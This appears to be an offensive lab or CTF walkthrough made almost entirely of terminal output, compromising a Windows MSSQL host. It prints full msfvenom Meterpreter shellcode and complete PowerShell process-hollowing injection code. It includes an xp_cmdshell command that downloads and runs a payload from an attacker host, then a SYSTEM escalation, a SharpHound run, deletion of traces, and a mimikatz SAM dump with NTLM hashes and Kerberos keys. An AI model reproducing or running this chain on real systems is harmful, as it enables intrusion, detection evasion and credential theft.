$ msfvenom -p windows/x64/meterpreter/reverse_https LHOST=10.0.6.5 LPORT=4321 -f ps1 -v SHELLCODE
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 860 bytes
Final size of ps1 file: 4227 bytes
[Byte[]] $SHELLCODE = 0xfc,0x48,0x83,0xe4,0xf0,0xe8,0xcc,0x0,0x0,0x0,0x41,0x51,0x41,0x50,0x52,0x48,0x31,0xd2,0x51,0x65,0x48,0x8b,0x52,0x60,0x56,0x48,0x8b,0x52,0x18,0x48,0x8b,0x52,0x20,0x48,0xf,0xb7,0x4a,0x4a,0x48,0x8b,0x72,0x50,0x4d,0x31,0xc9,0x48,0x31,0xc0,0xac,0x3c,0x61,0x7c,0x2,0x2c,0x20,0x41,0xc1,0xc9,0xd,0x41,0x1,0xc1,0xe2,0xed,0x52,0x41,0x51,0x48,0x8b,0x52,0x20,0x8b,0x42,0x3c,0x48,0x1,0xd0,0x66,0x81,0x78,0x18,0xb,0x2,0xf,0x85,0x72,0x0,0x0,0x0,0x8b,0x80,0x88,0x0,0x0,0x0,0x48,0x85,0xc0,0x74,0x67,0x48,0x1,0xd0,0x44,0x8b,0x40,0x20,0x8b,0x48,0x18,0x50,0x49,0x1,0xd0,0xe3,0x56,0x4d,0x31,0xc9,0x48,0xff,0xc9,0x41,0x8b,0x34,0x88,0x48,0x1,0xd6,0x48,0x31,0xc0,0xac,0x41,0xc1,0xc9,0xd,0x41,0x1,0xc1,0x38,0xe0,0x75,0xf1,0x4c,0x3,0x4c,0x24,0x8,0x45,0x39,0xd1,0x75,0xd8,0x58,0x44,0x8b,0x40,0x24,0x49,0x1,0xd0,0x66,0x41,0x8b,0xc,0x48,0x44,0x8b,0x40,0x1c,0x49,0x1,0xd0,0x41,0x8b,0x4,0x88,0x41,0x58,0x41,0x58,0x48,0x1,0xd0,0x5e,0x59,0x5a,0x41,0x58,0x41,0x59,0x41,0x5a,0x48,0x83,0xec,0x20,0x41,0x52,0xff,0xe0,0x58,0x41,0x59,0x5a,0x48,0x8b,0x12,0xe9,0x4b,0xff,0xff,0xff,0x5d,0x48,0x31,0xdb,0x53,0x49,0xbe,0x77,0x69,0x6e,0x69,0x6e,0x65,0x74,0x0,0x41,0x56,0x48,0x89,0xe1,0x49,0xc7,0xc2,0x4c,0x77,0x26,0x7,0xff,0xd5,0x53,0x53,0xe8,0x70,0x0,0x0,0x0,0x4d,0x6f,0x7a,0x69,0x6c,0x6c,0x61,0x2f,0x35,0x2e,0x30,0x20,0x28,0x57,0x69,0x6e,0x64,0x6f,0x77,0x73,0x20,0x4e,0x54,0x20,0x31,0x30,0x2e,0x30,0x3b,0x20,0x57,0x69,0x6e,0x36,0x34,0x3b,0x20,0x78,0x36,0x34,0x29,0x20,0x41,0x70,0x70,0x6c,0x65,0x57,0x65,0x62,0x4b,0x69,0x74,0x2f,0x35,0x33,0x37,0x2e,0x33,0x36,0x20,0x28,0x4b,0x48,0x54,0x4d,0x4c,0x2c,0x20,0x6c,0x69,0x6b,0x65,0x20,0x47,0x65,0x63,0x6b,0x6f,0x29,0x20,0x43,0x68,0x72,0x6f,0x6d,0x65,0x2f,0x31,0x33,0x31,0x2e,0x30,0x2e,0x30,0x2e,0x30,0x20,0x53,0x61,0x66,0x61,0x72,0x69,0x2f,0x35,0x33,0x37,0x2e,0x33,0x36,0x0,0x59,0x53,0x5a,0x4d,0x31,0xc0,0x4d,0x31,0xc9,0x53,0x53,0x49,0xba,0x3a,0x56,0x79,0xa7,0x0,0x0,0x0,0x0,0xff,0xd5,0xe8,0x9,0x0,0x0,0x0,0x31,0x30,0x2e,0x30,0x2e,0x36,0x2e,0x35,0x0,0x5a,0x48,0x89,0xc1,0x49,0xc7,0xc0,0xe1,0x10,0x0,0x0,0x4d,0x31,0xc9,0x53,0x53,0x6a,0x3,0x53,0x49,0xba,0x57,0x89,0x9f,0xc6,0x0,0x0,0x0,0x0,0xff,0xd5,0xe8,0xc5,0x0,0x0,0x0,0x2f,0x43,0x6b,0x7a,0x7a,0x67,0x43,0x50,0x71,0x46,0x65,0x4c,0x4b,0x4c,0x73,0x73,0x73,0x6f,0x6f,0x46,0x6d,0x6c,0x67,0x71,0x6a,0x32,0x78,0x51,0x41,0x48,0x73,0x68,0x68,0x6c,0x75,0x62,0x53,0x50,0x6b,0x79,0x69,0x53,0x31,0x51,0x52,0x56,0x51,0x46,0x7a,0x39,0x6f,0x35,0x52,0x62,0x44,0x59,0x38,0x6d,0x2d,0x38,0x34,0x47,0x78,0x4b,0x4a,0x64,0x6e,0x7a,0x6f,0x5a,0x6e,0x47,0x34,0x4f,0x76,0x54,0x6c,0x6d,0x51,0x49,0x73,0x34,0x57,0x66,0x78,0x65,0x45,0x31,0x70,0x74,0x69,0x35,0x61,0x38,0x4a,0x5a,0x61,0x31,0x69,0x34,0x33,0x70,0x57,0x73,0x41,0x54,0x74,0x73,0x48,0x33,0x53,0x6d,0x61,0x6c,0x53,0x69,0x4a,0x52,0x57,0x68,0x57,0x49,0x6e,0x52,0x35,0x61,0x48,0x4f,0x4e,0x69,0x5a,0x2d,0x2d,0x78,0x56,0x6c,0x6b,0x46,0x39,0x44,0x32,0x38,0x6a,0x38,0x73,0x5a,0x34,0x30,0x31,0x31,0x6e,0x79,0x39,0x39,0x4c,0x67,0x67,0x6c,0x4f,0x4f,0x79,0x7a,0x49,0x71,0x44,0x79,0x72,0x37,0x43,0x36,0x47,0x61,0x63,0x79,0x4b,0x7a,0x65,0x62,0x58,0x53,0x44,0x66,0x39,0x6d,0x67,0x38,0x54,0x39,0x38,0x4f,0x51,0x4f,0x46,0x4c,0x67,0x4b,0x0,0x48,0x89,0xc1,0x53,0x5a,0x41,0x58,0x4d,0x31,0xc9,0x53,0x48,0xb8,0x0,0x32,0xa8,0x84,0x0,0x0,0x0,0x0,0x50,0x53,0x53,0x49,0xc7,0xc2,0xeb,0x55,0x2e,0x3b,0xff,0xd5,0x48,0x89,0xc6,0x6a,0xa,0x5f,0x48,0x89,0xf1,0x6a,0x1f,0x5a,0x52,0x68,0x80,0x33,0x0,0x0,0x49,0x89,0xe0,0x6a,0x4,0x41,0x59,0x49,0xba,0x75,0x46,0x9e,0x86,0x0,0x0,0x0,0x0,0xff,0xd5,0x4d,0x31,0xc0,0x53,0x5a,0x48,0x89,0xf1,0x4d,0x31,0xc9,0x4d,0x31,0xc9,0x53,0x53,0x49,0xc7,0xc2,0x2d,0x6,0x18,0x7b,0xff,0xd5,0x85,0xc0,0x75,0x1f,0x48,0xc7,0xc1,0x88,0x13,0x0,0x0,0x49,0xba,0x44,0xf0,0x35,0xe0,0x0,0x0,0x0,0x0,0xff,0xd5,0x48,0xff,0xcf,0x74,0x2,0xeb,0xaa,0xe8,0x55,0x0,0x0,0x0,0x53,0x59,0x6a,0x40,0x5a,0x49,0x89,0xd1,0xc1,0xe2,0x10,0x49,0xc7,0xc0,0x0,0x10,0x0,0x0,0x49,0xba,0x58,0xa4,0x53,0xe5,0x0,0x0,0x0,0x0,0xff,0xd5,0x48,0x93,0x53,0x53,0x48,0x89,0xe7,0x48,0x89,0xf1,0x48,0x89,0xda,0x49,0xc7,0xc0,0x0,0x20,0x0,0x0,0x49,0x89,0xf9,0x49,0xba,0x12,0x96,0x89,0xe2,0x0,0x0,0x0,0x0,0xff,0xd5,0x48,0x83,0xc4,0x20,0x85,0xc0,0x74,0xb2,0x66,0x8b,0x7,0x48,0x1,0xc3,0x85,0xc0,0x75,0xd2,0x58,0xc3,0x58,0x6a,0x0,0x59,0x49,0xc7,0xc2,0xf0,0xb5,0xa2,0x56,0xff,0xd5
Include it to our custom PoSH reverse shell (execution in memory via Reflection Assembly):
$ cat rshell.txt
[Byte[]] $SHELLCODE = 0xfc,0x48,0x83,0xe4,0xf0,0xe8,0xcc,0x0,0x0,0x0,0x41,0x51,0x41,0x50,0x52,0x48,0x31,0xd2,0x51,0x65,0x48,0x8b,0x52,0x60,0x56,0x48,0x8b,0x52,0x18,0x48,0x8b,0x52,0x20,0x48,0xf,0xb7,0x4a,0x4a,0x48,0x8b,0x72,0x50,0x4d,0x31,0xc9,0x48,0x31,0xc0,0xac,0x3c,0x61,0x7c,0x2,0x2c,0x20,0x41,0xc1,0xc9,0xd,0x41,0x1,0xc1,0xe2,0xed,0x52,0x41,0x51,0x48,0x8b,0x52,0x20,0x8b,0x42,0x3c,0x48,0x1,0xd0,0x66,0x81,0x78,0x18,0xb,0x2,0xf,0x85,0x72,0x0,0x0,0x0,0x8b,0x80,0x88,0x0,0x0,0x0,0x48,0x85,0xc0,0x74,0x67,0x48,0x1,0xd0,0x44,0x8b,0x40,0x20,0x8b,0x48,0x18,0x50,0x49,0x1,0xd0,0xe3,0x56,0x4d,0x31,0xc9,0x48,0xff,0xc9,0x41,0x8b,0x34,0x88,0x48,0x1,0xd6,0x48,0x31,0xc0,0xac,0x41,0xc1,0xc9,0xd,0x41,0x1,0xc1,0x38,0xe0,0x75,0xf1,0x4c,0x3,0x4c,0x24,0x8,0x45,0x39,0xd1,0x75,0xd8,0x58,0x44,0x8b,0x40,0x24,0x49,0x1,0xd0,0x66,0x41,0x8b,0xc,0x48,0x44,0x8b,0x40,0x1c,0x49,0x1,0xd0,0x41,0x8b,0x4,0x88,0x41,0x58,0x41,0x58,0x48,0x1,0xd0,0x5e,0x59,0x5a,0x41,0x58,0x41,0x59,0x41,0x5a,0x48,0x83,0xec,0x20,0x41,0x52,0xff,0xe0,0x58,0x41,0x59,0x5a,0x48,0x8b,0x12,0xe9,0x4b,0xff,0xff,0xff,0x5d,0x48,0x31,0xdb,0x53,0x49,0xbe,0x77,0x69,0x6e,0x69,0x6e,0x65,0x74,0x0,0x41,0x56,0x48,0x89,0xe1,0x49,0xc7,0xc2,0x4c,0x77,0x26,0x7,0xff,0xd5,0x53,0x53,0xe8,0x70,0x0,0x0,0x0,0x4d,0x6f,0x7a,0x69,0x6c,0x6c,0x61,0x2f,0x35,0x2e,0x30,0x20,0x28,0x57,0x69,0x6e,0x64,0x6f,0x77,0x73,0x20,0x4e,0x54,0x20,0x31,0x30,0x2e,0x30,0x3b,0x20,0x57,0x69,0x6e,0x36,0x34,0x3b,0x20,0x78,0x36,0x34,0x29,0x20,0x41,0x70,0x70,0x6c,0x65,0x57,0x65,0x62,0x4b,0x69,0x74,0x2f,0x35,0x33,0x37,0x2e,0x33,0x36,0x20,0x28,0x4b,0x48,0x54,0x4d,0x4c,0x2c,0x20,0x6c,0x69,0x6b,0x65,0x20,0x47,0x65,0x63,0x6b,0x6f,0x29,0x20,0x43,0x68,0x72,0x6f,0x6d,0x65,0x2f,0x31,0x33,0x31,0x2e,0x30,0x2e,0x30,0x2e,0x30,0x20,0x53,0x61,0x66,0x61,0x72,0x69,0x2f,0x35,0x33,0x37,0x2e,0x33,0x36,0x0,0x59,0x53,0x5a,0x4d,0x31,0xc0,0x4d,0x31,0xc9,0x53,0x53,0x49,0xba,0x3a,0x56,0x79,0xa7,0x0,0x0,0x0,0x0,0xff,0xd5,0xe8,0x9,0x0,0x0,0x0,0x31,0x30,0x2e,0x30,0x2e,0x36,0x2e,0x35,0x0,0x5a,0x48,0x89,0xc1,0x49,0xc7,0xc0,0xe1,0x10,0x0,0x0,0x4d,0x31,0xc9,0x53,0x53,0x6a,0x3,0x53,0x49,0xba,0x57,0x89,0x9f,0xc6,0x0,0x0,0x0,0x0,0xff,0xd5,0xe8,0xc5,0x0,0x0,0x0,0x2f,0x43,0x6b,0x7a,0x7a,0x67,0x43,0x50,0x71,0x46,0x65,0x4c,0x4b,0x4c,0x73,0x73,0x73,0x6f,0x6f,0x46,0x6d,0x6c,0x67,0x71,0x6a,0x32,0x78,0x51,0x41,0x48,0x73,0x68,0x68,0x6c,0x75,0x62,0x53,0x50,0x6b,0x79,0x69,0x53,0x31,0x51,0x52,0x56,0x51,0x46,0x7a,0x39,0x6f,0x35,0x52,0x62,0x44,0x59,0x38,0x6d,0x2d,0x38,0x34,0x47,0x78,0x4b,0x4a,0x64,0x6e,0x7a,0x6f,0x5a,0x6e,0x47,0x34,0x4f,0x76,0x54,0x6c,0x6d,0x51,0x49,0x73,0x34,0x57,0x66,0x78,0x65,0x45,0x31,0x70,0x74,0x69,0x35,0x61,0x38,0x4a,0x5a,0x61,0x31,0x69,0x34,0x33,0x70,0x57,0x73,0x41,0x54,0x74,0x73,0x48,0x33,0x53,0x6d,0x61,0x6c,0x53,0x69,0x4a,0x52,0x57,0x68,0x57,0x49,0x6e,0x52,0x35,0x61,0x48,0x4f,0x4e,0x69,0x5a,0x2d,0x2d,0x78,0x56,0x6c,0x6b,0x46,0x39,0x44,0x32,0x38,0x6a,0x38,0x73,0x5a,0x34,0x30,0x31,0x31,0x6e,0x79,0x39,0x39,0x4c,0x67,0x67,0x6c,0x4f,0x4f,0x79,0x7a,0x49,0x71,0x44,0x79,0x72,0x37,0x43,0x36,0x47,0x61,0x63,0x79,0x4b,0x7a,0x65,0x62,0x58,0x53,0x44,0x66,0x39,0x6d,0x67,0x38,0x54,0x39,0x38,0x4f,0x51,0x4f,0x46,0x4c,0x67,0x4b,0x0,0x48,0x89,0xc1,0x53,0x5a,0x41,0x58,0x4d,0x31,0xc9,0x53,0x48,0xb8,0x0,0x32,0xa8,0x84,0x0,0x0,0x0,0x0,0x50,0x53,0x53,0x49,0xc7,0xc2,0xeb,0x55,0x2e,0x3b,0xff,0xd5,0x48,0x89,0xc6,0x6a,0xa,0x5f,0x48,0x89,0xf1,0x6a,0x1f,0x5a,0x52,0x68,0x80,0x33,0x0,0x0,0x49,0x89,0xe0,0x6a,0x4,0x41,0x59,0x49,0xba,0x75,0x46,0x9e,0x86,0x0,0x0,0x0,0x0,0xff,0xd5,0x4d,0x31,0xc0,0x53,0x5a,0x48,0x89,0xf1,0x4d,0x31,0xc9,0x4d,0x31,0xc9,0x53,0x53,0x49,0xc7,0xc2,0x2d,0x6,0x18,0x7b,0xff,0xd5,0x85,0xc0,0x75,0x1f,0x48,0xc7,0xc1,0x88,0x13,0x0,0x0,0x49,0xba,0x44,0xf0,0x35,0xe0,0x0,0x0,0x0,0x0,0xff,0xd5,0x48,0xff,0xcf,0x74,0x2,0xeb,0xaa,0xe8,0x55,0x0,0x0,0x0,0x53,0x59,0x6a,0x40,0x5a,0x49,0x89,0xd1,0xc1,0xe2,0x10,0x49,0xc7,0xc0,0x0,0x10,0x0,0x0,0x49,0xba,0x58,0xa4,0x53,0xe5,0x0,0x0,0x0,0x0,0xff,0xd5,0x48,0x93,0x53,0x53,0x48,0x89,0xe7,0x48,0x89,0xf1,0x48,0x89,0xda,0x49,0xc7,0xc0,0x0,0x20,0x0,0x0,0x49,0x89,0xf9,0x49,0xba,0x12,0x96,0x89,0xe2,0x0,0x0,0x0,0x0,0xff,0xd5,0x48,0x83,0xc4,0x20,0x85,0xc0,0x74,0xb2,0x66,0x8b,0x7,0x48,0x1,0xc3,0x85,0xc0,0x75,0xd2,0x58,0xc3,0x58,0x6a,0x0,0x59,0x49,0xc7,0xc2,0xf0,0xb5,0xa2,0x56,0xff,0xd5

filter Get-Type ([string]$dllName,[string]$typeName)
{
    if( $_.GlobalAssemblyCache -And $_.Location.Split('\\')[-1].Equals($dllName) )
    {
        $_.GetType($typeName)
    }
}

function Get-Function
{
    Param(
        [string] $module,
        [string] $function
    )

    if( ($null -eq $GetModuleHandle) -or ($null -eq $GetProcAddress) )
    {
        throw "Error: GetModuleHandle and GetProcAddress must be initialized first!"
    }

    $moduleHandle = $GetModuleHandle.Invoke($null, @($module))
    $GetProcAddress.Invoke($null, @($moduleHandle, $function))
}

function Get-Delegate
{
    Param (
        [Parameter(Position = 0, Mandatory = $True)] [IntPtr] $funcAddr,
        [Parameter(Position = 1, Mandatory = $True)] [Type[]] $argTypes,
        [Parameter(Position = 2)] [Type] $retType = [Void]
    )

    $type = [AppDomain]::CurrentDomain.DefineDynamicAssembly((New-Object System.Reflection.AssemblyName('QD')), [System.Reflection.Emit.AssemblyBuilderAccess]::Run).
    DefineDynamicModule('QM', $false).
    DefineType('QT', 'Class, Public, Sealed, AnsiClass, AutoClass', [System.MulticastDelegate])
    $type.DefineConstructor('RTSpecialName, HideBySig, Public',[System.Reflection.CallingConventions]::Standard, $argTypes).SetImplementationFlags('Runtime, Managed')
    $type.DefineMethod('Invoke', 'Public, HideBySig, NewSlot, Virtual', $retType, $argTypes).SetImplementationFlags('Runtime, Managed')
    $delegate = $type.CreateType()

    [System.Runtime.InteropServices.Marshal]::GetDelegateForFunctionPointer($funcAddr, $delegate)
}

# Obtain the required types via reflection
$assemblies = [AppDomain]::CurrentDomain.GetAssemblies()
$unsafeMethodsType = $assemblies | Get-Type 'System.dll' 'Microsoft.Win32.UnsafeNativeMethods'
$nativeMethodsType = $assemblies | Get-Type 'System.dll' 'Microsoft.Win32.NativeMethods'
$startupInformationType =  $assemblies | Get-Type 'System.dll' 'Microsoft.Win32.NativeMethods+STARTUPINFO'
$processInformationType =  $assemblies | Get-Type 'System.dll' 'Microsoft.Win32.SafeNativeMethods+PROCESS_INFORMATION'

# Obtain the required functions via reflection: GetModuleHandle, GetProcAddress and CreateProcess
$GetModuleHandle = $unsafeMethodsType.GetMethod('GetModuleHandle')
$GetProcAddress = $unsafeMethodsType.GetMethod('GetProcAddress', [reflection.bindingflags]'Public,Static', $null, [System.Reflection.CallingConventions]::Any, @([System.IntPtr], [string]), $null);
$CreateProcess = $nativeMethodsType.GetMethod("CreateProcess")

# Obtain the function addresses of the required hollowing functions
$ResumeThreadAddr = Get-Function "kernel32.dll" "ResumeThread"
$ReadProcessMemoryAddr = Get-Function "kernel32.dll" "ReadProcessMemory"
$WriteProcessMemoryAddr = Get-Function "kernel32.dll" "WriteProcessMemory"
$ZwQueryInformationProcessAddr = Get-Function "ntdll.dll" "ZwQueryInformationProcess"

# Create the delegate types to call the previously obtain function addresses
$ResumeThread = Get-Delegate $ResumeThreadAddr @([IntPtr])
$WriteProcessMemory = Get-Delegate $WriteProcessMemoryAddr @([IntPtr], [IntPtr], [Byte[]], [Int32], [IntPtr])
$ReadProcessMemory = Get-Delegate $ReadProcessMemoryAddr @([IntPtr], [IntPtr], [Byte[]], [Int], [IntPtr]) ([Bool])
$ZwQueryInformationProcess = Get-Delegate $ZwQueryInformationProcessAddr @([IntPtr], [Int], [Byte[]], [UInt32], [UInt32]) ([Int])

# Instantiate the required structures for CreateProcess and use them to launch svchost.exe
$startupInformation = $startupInformationType.GetConstructors().Invoke($null)
$processInformation = $processInformationType.GetConstructors().Invoke($null)

$cmd = [System.Text.StringBuilder]::new("C:\\Windows\\System32\\svchost.exe")
$CreateProcess.Invoke($null, @($null, $cmd, $null, $null, $false, 0x4, [IntPtr]::Zero, $null, $startupInformation, $processInformation))

# Obtain the required handles from the PROCESS_INFORMATION structure
$hThread = $processInformation.hThread
$hProcess = $processInformation.hProcess

# Create a buffer to hold the PROCESS_BASIC_INFORMATION structure and call ZwQueryInformationProcess
$processBasicInformation = [System.Byte[]]::CreateInstance([System.Byte], 48)
$ZwQueryInformationProcess.Invoke($hProcess, 0, $processBasicInformation, $processBasicInformation.Length, 0)

# Locate the image base address. The address of the PEB is the second element within the PROCESS_BASIC_INFORMATION
# structure (e.g. offset 0x08 within the $processBasicInformation buffer on x64). Within the PEB, the base image
# addr is located at offset 0x10.
$imageBaseAddrPEB = ([IntPtr]::new([BitConverter]::ToUInt64($processBasicInformation, 0x08) + 0x10))

# Use ReadProcessMemory to read the required part of the PEB. We allocate already a buffer for 0x200
# bytes that we will use later on. From the PEB we actually only need 0x08 bytes, as $imageBaseAddrPEB
# already points to the correct memory location. We parse the obtained 0x08 bytes as Int64 and IntPtr.
$memoryBuffer = [System.Byte[]]::CreateInstance([System.Byte], 0x200)
$ReadProcessMemory.Invoke($hProcess, $imageBaseAddrPEB, $memoryBuffer, 0x08, 0)

$imageBaseAddr = [BitConverter]::ToInt64($memoryBuffer, 0)
$imageBaseAddrPointer = [IntPtr]::new($imageBaseAddr)

# Now that we have the base address, we can read the first 0x200 bytes to obtain the PE file format header.
# The offset of the PE header is at 0x3c within the PE file format header. Within the PE header, the relative
# entry point address can be found at an offset of 0x28. We combine this with the $imageBaseAddr and have finally
# found the non relative entry point address.
$ReadProcessMemory.Invoke($hProcess, $imageBaseAddrPointer, $memoryBuffer, $memoryBuffer.Length, 0)

$peOffset = [BitConverter]::ToUInt32($memoryBuffer, 0x3c)                               # PE header offset
$entryPointAddrRelative = [BitConverter]::ToUInt32($memoryBuffer, $peOffset + 0x28)     # Relative entrypoint
$entryPointAddr = [IntPtr]::new($imageBaseAddr + $entryPointAddrRelative)               # Absolute entrypoint

# Overwrite the entrypoint with shellcode and resume the thread.
$WriteProcessMemory.Invoke($hProcess, $entryPointAddr, $SHELLCODE, $SHELLCODE.Length, [IntPtr]::Zero)
$ResumeThread.Invoke($hThread)

# Close powershell to remove it as the parent of svchost.exe
exit
Download and execute our C2 payload:
$ nxc mssql THREAT-DB.nsa.gov -d 'fbi.loc' -u 'alberobello' -p 'Kuntakint3' -q 'EXEC xp_cmdshell "powershell iex(iwr -usebas http://10.0.6.5:5432/rshell.txt)";'
MSSQL       10.0.6.33       1433   THREAT-DB        [*] Windows 10 / Server 2019 Build 17763 (name:THREAT-DB) (domain:nsa.gov)
MSSQL       10.0.6.33       1433   THREAT-DB        [+] fbi.loc\alberobello:Kuntakint3 (Pwn3d!)
MSSQL       10.0.6.33       1433   THREAT-DB        output:True
MSSQL       10.0.6.33       1433   THREAT-DB        output:0
MSSQL       10.0.6.33       1433   THREAT-DB        output:True
MSSQL       10.0.6.33       1433   THREAT-DB        output:True
MSSQL       10.0.6.33       1433   THREAT-DB        output:NULL
Got our shell as nsa\tcb:
[!] https://10.8.0.131:443 handling request from 10.8.0.1; (UUID: gq4x08fw) Without a database connected that payload UUID tracking will not work!
[*] https://10.8.0.131:443 handling request from 10.8.0.1; (UUID: gq4x08fw) Staging x64 payload (204892 bytes) ...
[!] https://10.8.0.131:443 handling request from 10.8.0.1; (UUID: gq4x08fw) Without a database connected that payload UUID tracking will not work!
[*] Meterpreter session 1 opened (10.8.0.131:443 -> 10.8.0.1:41680) at 2025-08-28 10:17:19 +0900
msf6 exploit(multi/handler) > sessions

Active sessions
===============

  Id  Name  Type                     Information          Connection
  --  ----  ----                     -----------          ----------
  1         meterpreter x64/windows  NSA\tcb @ THREAT-DB  10.8.0.131:443 -> 10.8.0.1:41680 (10.0.6.33)
Upload and execute SharpHound:
msf6 exploit(multi/handler) > sessions 1
[*] Starting interaction with 1...

meterpreter > cd c:\\programdata\\1
meterpreter > upload SharpHound.exe
meterpreter > execute -H -f "c:\programdata\1\sharphound.exe -c All,LoggedOn"
Process 2216 created.
After a few moment later, we got our result then download it to be anayzed later with BHCE:
meterpreter > dir
Listing: c:\programdata\1
=========================

Mode              Size     Type  Last modified              Name
----              ----     ----  -------------              ----
100666/rw-rw-rw-  28902    fil   2025-08-28 10:39:27 +0900  20250827183923_BloodHound.zip
100666/rw-rw-rw-  1772     fil   2025-08-28 10:39:27 +0900  MTA0MTA2NTAtOGZjNS00ZGNmLThmYWQtNzI2YmJiNGQ5NTFk.bin
100777/rwxrwxrwx  1308672  fil   2025-08-28 10:19:29 +0900  SharpHound.exe

meterpreter > download 20250827183923_BloodHound.zip
Remove our traces:
meterpreter > rm c:\\programdata\\1\\20250827183923_BloodHound.zip
meterpreter > rm c:\\programdata\\1\\MTA0MTA2NTAtOGZjNS00ZGNmLThmYWQtNzI2YmJiNGQ5NTFk.bin
meterpreter > rm c:\\programdata\\1\\SharpHound.exe
Quick users listing:
meterpreter > dir c:\\Users
Listing: c:\Users
=================

Mode              Size  Type  Last modified              Name
----              ----  ----  -------------              ----
040777/rwxrwxrwx  8192  dir   2025-06-11 00:24:50 +0900  Administrator
040777/rwxrwxrwx  8192  dir   2025-06-09 23:31:09 +0900  Administrator.NSA
040777/rwxrwxrwx  0     dir   2018-09-15 16:28:48 +0900  All Users
040555/r-xr-xr-x  8192  dir   2025-04-13 06:07:32 +0900  Default
040777/rwxrwxrwx  0     dir   2018-09-15 16:28:48 +0900  Default User
040555/r-xr-xr-x  8192  dir   2025-07-23 11:25:47 +0900  Public
040777/rwxrwxrwx  8192  dir   2025-04-13 15:31:09 +0900  alberobello
040777/rwxrwxrwx  8192  dir   2025-07-04 02:03:22 +0900  combined
100666/rw-rw-rw-  174   fil   2018-09-15 16:16:48 +0900  desktop.ini
040777/rwxrwxrwx  8192  dir   2025-07-09 21:57:12 +0900  h4ckobo
040777/rwxrwxrwx  8192  dir   2025-04-19 01:33:59 +0900  mara
040777/rwxrwxrwx  8192  dir   2025-08-04 16:11:23 +0900  tcb
040777/rwxrwxrwx  8192  dir   2025-04-13 16:55:36 +0900  tcbp
SeImpersonatePrivilege abusing (threat-db\administrator) (NSA\tcb)
Abusing SeImpersonatePrivilege we grant our privilege to System:
meterpreter > getsystem
...got system via technique 5 (Named Pipe Impersonation (PrintSpooler variant)).
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
Then grab all hashes and secrets:
meterpreter > load kiwi
Loading extension kiwi...
  .#####.   mimikatz 2.2.0 20191125 (x64/windows)
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > http://blog.gentilkiwi.com/mimikatz
 '## v ##'        Vincent LE TOUX            ( vincent.letoux@gmail.com )
  '#####'         > http://pingcastle.com / http://mysmartlogon.com  ***/

Success.
meterpreter > lsa_dump_sam
[+] Running as SYSTEM
[*] Dumping SAM
Domain : THREAT-DB
SysKey : 82cd6928662370a9f8f3674f2d453532
Local SID : S-1-5-21-2562678995-3824059558-3797540554

SAMKey : 1eacf197f5742694324936d7f3475764

RID  : 000001f4 (500)
User : Administrator
  Hash NTLM: e42e50cae2306e8cedfe2fed29f49bed
    lm  - 0: 721d02911fa77e58a479ac521be1a789
    ntlm- 0: e42e50cae2306e8cedfe2fed29f49bed
    ntlm- 1: 453dfe7411d1c6f688cb53b01c8db88c

Supplemental Credentials:
* Primary:NTLM-Strong-NTOWF *
    Random Value : b1622e4364f98915c7df1b9918834377

* Primary:Kerberos-Newer-Keys *
    Default Salt : THREAT-DB.NSA.GOVAdministrator
    Default Iterations : 4096
    Credentials
      aes256_hmac       (4096) : f43b91040322d1f0f61dff3a70c9cdc91354d6c5ac3b4bc326fabbe304eaf6cf
      aes128_hmac       (4096) : 582ad65bbb45873783b62dc8eee5412c
      des_cbc_md5       (4096) : 57fdd9e93bc1619d
    OldCredentials
      aes256_hmac       (4096) : 9a0da90048d278ad528c98bdc4b72cd1730f25cc051b8555e84ee8a38c2e958e
      aes128_hmac       (4096) : f7570bd994c4bf6a4dc38a74d12faa93
      des_cbc_md5       (4096) : bffd10a29dda5245

* Packages *
    NTLM-Strong-NTOWF

* Primary:Kerberos *
    Default Salt : THREAT-DB.NSA.GOVAdministrator
    Credentials
      des_cbc_md5       : 57fdd9e93bc1619d
    OldCredentials
      des_cbc_md5       : bffd10a29dda5245


RID  : 000001f5 (501)
User : Guest

RID  : 000001f7 (503)
User : DefaultAccount

RID  : 000001f8 (504)
User : WDAGUtilityAccount
  Hash NTLM: 6e2ea160afe868f6c3f0e57a6303ed63

Supplemental Credentials:
* Primary:NTLM-Strong-NTOWF *
    Random Value : ef78d58b1baed49ffd60077051971dd7

* Primary:Kerberos-Newer-Keys *
    Default Salt : WDAGUtilityAccount
    Default Iterations : 4096
    Credentials
      aes256_hmac       (4096) : 9008243d50ee79ce2d55ec8651fb93d2dae14ebb731a2ed74d85ac1f5d3f79dc
      aes128_hmac       (4096) : dbb59cb931cdcb9ea8fe7ec262b51205
      des_cbc_md5       (4096) : 201c4f70c2e6ea08

* Packages *
    NTLM-Strong-NTOWF

* Primary:Kerberos *
    Default Salt : WDAGUtilityAccount
    Credentials
      des_cbc_md5       : 201c4f70c2e6ea08


RID  : 000003e9 (1001)
User : mane
  Hash NTLM: e19ccf75ee54e06b06a5907af13cef42
    lm  - 0: cfdbcd3fc15808f7030377b8b6d674b9
    ntlm- 0: e19ccf75ee54e06b06a5907af13cef42

Supplemental Credentials:
* Primary:NTLM-Strong-NTOWF *
    Random Value : e66a0f16bda041e5673f6caeef105e8e

* Primary:Kerberos-Newer-Keys *
    Default Salt : THREAT-DB.NSA.GOVmane
    Default Iterations : 4096
    Credentials
      aes256_hmac       (4096) : 79994f63f5e6868159b0afe1e79b958675aa5c9eabf2e5142370cdb152cb9c87
      aes128_hmac       (4096) : 281bfda10dfcf94a69de2a73e56fe899
      des_cbc_md5       (4096) : 232afb07e0256bb0

* Packages *
    NTLM-Strong-NTOWF

* Primary:Kerberos *
    Default Salt : THREAT-DB.NSA.GOVmane
    Credentials
      des_cbc_md5       : 232afb07e0256bb0


RID  : 000003ea (1002)
User : h4ckobo
  Hash NTLM: 2b576acbe6bcfda7294d6bd18041b8fe
    lm  - 0: 222a4bcc871fe076f95b3938f795da7d
    ntlm- 0: 2b576acbe6bcfda7294d6bd18041b8fe

Supplemental Credentials:
* Primary:NTLM-Strong-NTOWF *
    Random Value : 492b3845d6e5279db1d1f3c4092f1e2f

* Primary:Kerberos-Newer-Keys *
    Default Salt : THREAT-DB.NSA.GOVh4ckobo
    Default Iterations : 4096
    Credentials
      aes256_hmac       (4096) : 2abf4201ed103d4a2dd109463fd012cb2f0a8a1482c2cd870a420b3165b70e31
      aes128_hmac       (4096) : fc9ff5e7b39df98298a5f8766211865e
      des_cbc_md5       (4096) : 98cd85490b85108a

* Packages *
